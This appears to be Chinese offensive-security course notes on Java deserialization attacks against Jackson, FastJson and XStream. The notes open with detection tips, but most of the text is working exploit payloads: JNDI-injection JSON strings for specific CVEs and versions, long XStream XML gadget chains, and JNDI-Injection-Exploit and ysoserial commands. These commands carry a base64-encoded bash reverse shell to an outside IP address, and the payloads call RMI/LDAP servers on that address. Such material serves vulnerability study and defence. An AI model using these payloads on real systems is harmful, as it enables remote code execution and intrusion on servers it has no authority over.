


Day83 服务攻防-开发组件安全

&Jackson&FastJson各版本&XStream&CVE环境复现



1.知识点

- 1、数据库-Redis-未授权RCE&CVE
- 2、数据库-Couchdb-未授权RCE&CVE
- 3、数据库-H2database-未授权RCE&CVE

-
- 1、中间件-IIS-短文件&解析&蓝屏等
 - 2、中间件-Nginx-文件解析&命令执行等
 - 3、中间件-Apache-RCE&目录遍历&文件解析等
 - 4、中间件-Tomcat-弱口令&文件上传&文件包含等

-
- 1、中间件-Jetty-CVE&信息泄漏

- 2、中间件-Jenkins-CVE&RCE执行
- 3、中间件-Weblogic-CVE&反序列化&RCE
- 4、应用WPS-HW2023-RCE&复现&上线CS

-
- 1、PHP-框架安全-Thinkphp&Laravel
 - 2、J2EE-框架安全-SpringBoot&Struts2

-
- 1、J2EE-组件安全-Solr-全文搜索
 - 2、J2EE-组件安全-Shiro-身份验证
 - 3、J2EE-组件安全-Log4J-日志记录

-
- 1、J2EE-组件Jackson-本地demo&CVE
 - 2、J2EE-组件FastJson-本地demo&CVE
 - 3、J2EE-组件XStream-本地demo&CVE

2.详细点

2.1 常见语言开发框架

- PHP: Thinkphp Laravel YII CodeIgniter CakePHP Zend等
- JAVA: Spring MyBatis Hibernate Struts2 Springboot等
- Python: Django Flask Bottle Turbobars Tornado Web2py等
- Javascript: Vue.js Node.js Bootstrap JQuery Angular等

2.2 常见语言开发组件: (Java)



- 1 Apache Solr、Apache Shiro、Apache Struts2、Apache Flink、Flume、Dubbo、Redis、Logstash、ElasticSearch、Kafka、Ghidra、Minecraft、Apache hive、Datax、Streaming、Dolphin Scheduler、Storm、Spring、Aibaba FastJson、Jackson、Log4J、XStream等。

3.演示案例



- 1 黑盒检测: Java应用 请求参数数据以json/xml格式发送测试
- 2 黑盒判断: 通过提交数据报错信息得到什么组件
- 3 xml格式(xstream) 或 json 格式(fastjson jackson)
- 4 白盒: 直接看引用组件版本

3.1 J2EE-组件Jackson-本地demo&CVE



```
1 当下流行的json解释器，主要负责处理Json的序列化和反序列化。
2 历史漏洞: https://avd.aliyun.com/search?q=Jackson
3
4 1、代码执行 (CVE-2020-8840)
5 2.0.0 <= FasterXML jackson-databind Version <= 2.9.10.2
6 String json = "[\"org.apache.xbean.propertyeditor.JndiConverter\",
7   {\"asText\": \"ldap://localhost:1389/Exploit\"}]";
8 2、代码执行 (CVE-2020-35728)
9 FasterXML jackson-databind 2.x < 2.9.10.8
10 String payload = "
11   [\"com.oracle.wls.shaded.org.apache.xalan.lib.sql.JNDIConnectionPool\",
12   {\"jndiPath\": \"rmi://47.94.236.117:1099/gtaafz\"}]";
```

3.2 J2EE-组件FastJson-本地demo&CVE



```
1 阿里巴巴公司开源的json解析器，它可以解析JSON格式的字符串，支持将JavaBean序列化为JSON字符串，也可以
  从JSON字符串反序列化到JavaBean。
2 历史漏洞: https://avd.aliyun.com/search?q=fastjson
3 利用POC: https://github.com/kezibei/fastjson\_payload
4 FastJson <= 1.2.24
5 String payload = "{\r\n"
6   + "    \"a\": {\r\n"
7   + "        \"@type\": \"com.sun.rowset.JdbcRowSetImpl\", \r\n"
8   + "        \"dataSourceName\": \"rmi://127.0.0.1:1099/Object\", \r\n"
9   + "        \"autoCommit\": true\r\n"
10  + "    }\r\n"
11  + "}";
12
13 FastJson <= 1.2.47
14 JSONObject jsonToObject = JSON.parseObject("{\n" +
15   "    \"a\":{\n" +
16   "        \"@type\": \"java.lang.Class\", \n" +
17   "        \"val\": \"com.sun.rowset.JdbcRowSetImpl\" \n" +
18   "    }, \n" +
19   "    \"b\":{\n" +
20   "        \"@type\": \"com.sun.rowset.JdbcRowSetImpl\", \n" +
21   "        \"dataSourceName\": \"rmi://47.94.236.117:1099/j2azgf\", \n" +
22   "        \"autoCommit\": true \n" +
23   "    } \n" +
24   "}");
25
26 FastJson <= 1.2.80
27 利用poc只能用项目中调用的组件和类文件
```

3.3 J2EE-组件XStream-本地demo&CVE

```
1  开源Java类库，能将对象序列化XML或XML反序列化为对象
2  历史漏洞: https://avd.aliyun.com/search?q=XStream
3
4  1、代码执行 (CVE-2021-21351)
5  Xstream<=1.4.15
6  -生成反弹Shell的JNDI注入
7  java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c
   {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC4yMzYuMTE3Lzk5MDAgMD4mMQ==}|{base64,-d}|
   {bash,-i}" -A 47.94.236.117
8  -构造JNDI注入Payload提交
9  <sorted-set>
10   <javax.naming.ldap.Rdn_-RdnEntry>
11     <type>ysomap</type>
12     <value class='com.sun.org.apache.xpath.internal.objects.XRTreeFrag'>
13       <m__DTMXRTreeFrag>
14         <m__dtm class='com.sun.org.apache.xml.internal.dtm.ref.sax2dtm.SAX2DTM'>
15           <m__size>-10086</m__size>
16           <m__mgrDefault>
17             <__overrideDefaultParser>false</__overrideDefaultParser>
18             <m__incremental>false</m__incremental>
19             <m__source__location>false</m__source__location>
20             <m__dtms>
21               <null/>
22             </m__dtms>
23             <m__defaultHandler/>
24           </m__mgrDefault>
25           <m__shouldStripWS>false</m__shouldStripWS>
26           <m__indexing>false</m__indexing>
27           <m__incrementalSAXSource
class='com.sun.org.apache.xml.internal.dtm.ref.IncrementalSAXSource_Xerces'>
28             <fPullParserConfig class='com.sun.rowset.JdbcRowSetImpl'
serialization='custom'>
29               <javax.sql.rowset.BaseRowSet>
30                 <default>
31                   <concurrency>1008</concurrency>
32                   <escapeProcessing>true</escapeProcessing>
33                   <fetchDir>1000</fetchDir>
34                   <fetchSize>0</fetchSize>
35                   <isolation>2</isolation>
36                   <maxFieldSize>0</maxFieldSize>
37                   <maxRows>0</maxRows>
38                   <queryTimeout>0</queryTimeout>
39                   <readOnly>true</readOnly>
40                   <rowSetType>1004</rowSetType>
41                   <showDeleted>false</showDeleted>
```

```

42         <dataSource>rmi://evil-ip:1099/example</dataSource>
43         <listeners/>
44         <params/>
45     </default>
46     </javax.sql.rowset.BaseRowSet>
47     <com.sun.rowset.JdbcRowSetImpl>
48         <default/>
49     </com.sun.rowset.JdbcRowSetImpl>
50 </fPullParserConfig>
51 <fConfigSetInput>
52     <class>com.sun.rowset.JdbcRowSetImpl</class>
53     <name>setAutoCommit</name>
54     <parameter-types>
55         <class>boolean</class>
56     </parameter-types>
57 </fConfigSetInput>
58 <fConfigParse reference='../fConfigSetInput'/>
59     <fParseInProgress>false</fParseInProgress>
60 </m__incrementalSAXSource>
61 <m__walker>
62     <nextIsRaw>false</nextIsRaw>
63 </m__walker>
64 <m__endDocumentOccured>false</m__endDocumentOccured>
65 <m__idAttributes/>
66 <m__textPendingStart>-1</m__textPendingStart>
67 <m__useSourceLocationProperty>false</m__useSourceLocationProperty>
68 <m__pastFirstElement>false</m__pastFirstElement>
69 </m__dtm>
70 <m__dtmIdentity>1</m__dtmIdentity>
71 </m__DTMXRTreeFrag>
72 <m__dtmRoot>1</m__dtmRoot>
73 <m__allowRelease>false</m__allowRelease>
74 </value>
75 </javax.naming.ldap.Rdn_-RdnEntry>
76 <javax.naming.ldap.Rdn_-RdnEntry>
77     <type>ysomap</type>
78     <value class='com.sun.org.apache.xpath.internal.objects.XString'>
79         <m__obj class='string'>test</m__obj>
80     </value>
81 </javax.naming.ldap.Rdn_-RdnEntry>
82 </sorted-set>

```

84 2、远程代码执行（CVE-2021-29505）

85 XStream <= 1.4.16

86 -生成反弹Shell的反序列化JNDI注入

```

87  java -cp ysoserial-0.0.8-SNAPSHOT-all.jar ysoserial.exploit.JRMPLListener 1089
    CommonsCollections6 "bash -c
    {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC4yMzYuMTE3Lzk5MDAgMD4mMQ==}|{base64,-d}|
    {bash,-i}"
88  -构造反序列化JNDI注入Payload提交
89  <java.util.PriorityQueue serialization='custom'>
90      <unserializable-parents/>
91      <java.util.PriorityQueue>
92          <default>
93              <size>2</size>
94          </default>
95          <int>3</int>
96          <javax.naming.ldap.Rdn_-RdnEntry>
97              <type>12345</type>
98              <value class='com.sun.org.apache.xpath.internal.objects.XString'>
99                  <m__obj
class='string'>com.sun.xml.internal.ws.api.message.Packet@2002fc1d Content</m__obj>
100                  </value>
101              </javax.naming.ldap.Rdn_-RdnEntry>
102              <javax.naming.ldap.Rdn_-RdnEntry>
103                  <type>12345</type>
104                  <value class='com.sun.xml.internal.ws.api.message.Packet'
serialization='custom'>
105                      <message class='com.sun.xml.internal.ws.message.saaj.SAAJMessage'>
106                          <parsedMessage>true</parsedMessage>
107                          <soapVersion>SOAP_11</soapVersion>
108                          <bodyParts/>
109                          <sm
class='com.sun.xml.internal.messaging.saaj.soap.ver1_1.Message1_1Impl'>
110                              <attachmentsInitialized>false</attachmentsInitialized>
111                              <nullIter
class='com.sun.org.apache.xml.internal.security.keys.storage.implementations.KeyStore
eResolver$KeyStoreIterator'>
112                                  <aliases
class='com.sun.jndi.toolkit.dir.LazySearchEnumerationImpl'>
113                                      <candidates
class='com.sun.jndi.rmi.registry.BindingEnumeration'>
114                                          <names>
115                                              <string>aa</string>
116                                              <string>aa</string>
117                                          </names>
118                                          <ctx>
119                                              <environment/>
120                                              <registry
class='sun.rmi.registry.RegistryImpl_Stub' serialization='custom'>
121                                                  <java.rmi.server.RemoteObject>
122                                                      <string>UnicastRef</string>
123                                                      <string>47.94.236.117</string>

```

```
124             <int>1089</int>
125             <long>0</long>
126             <int>0</int>
127             <long>0</long>
128             <short>0</short>
129             <boolean>>false</boolean>
130         </java.rmi.server.RemoteObject>
131     </registry>
132     <host>47.94.236.117</host>
133     <port>1089</port>
134 </ctx>
135 </candidates>
136 </aliases>
137 </nullIter>
138 </sm>
139 </message>
140 </value>
141 </javax.naming.ldap.Rdn_-RdnEntry>
142 </java.util.PriorityQueue>
143 </java.util.PriorityQueue>
```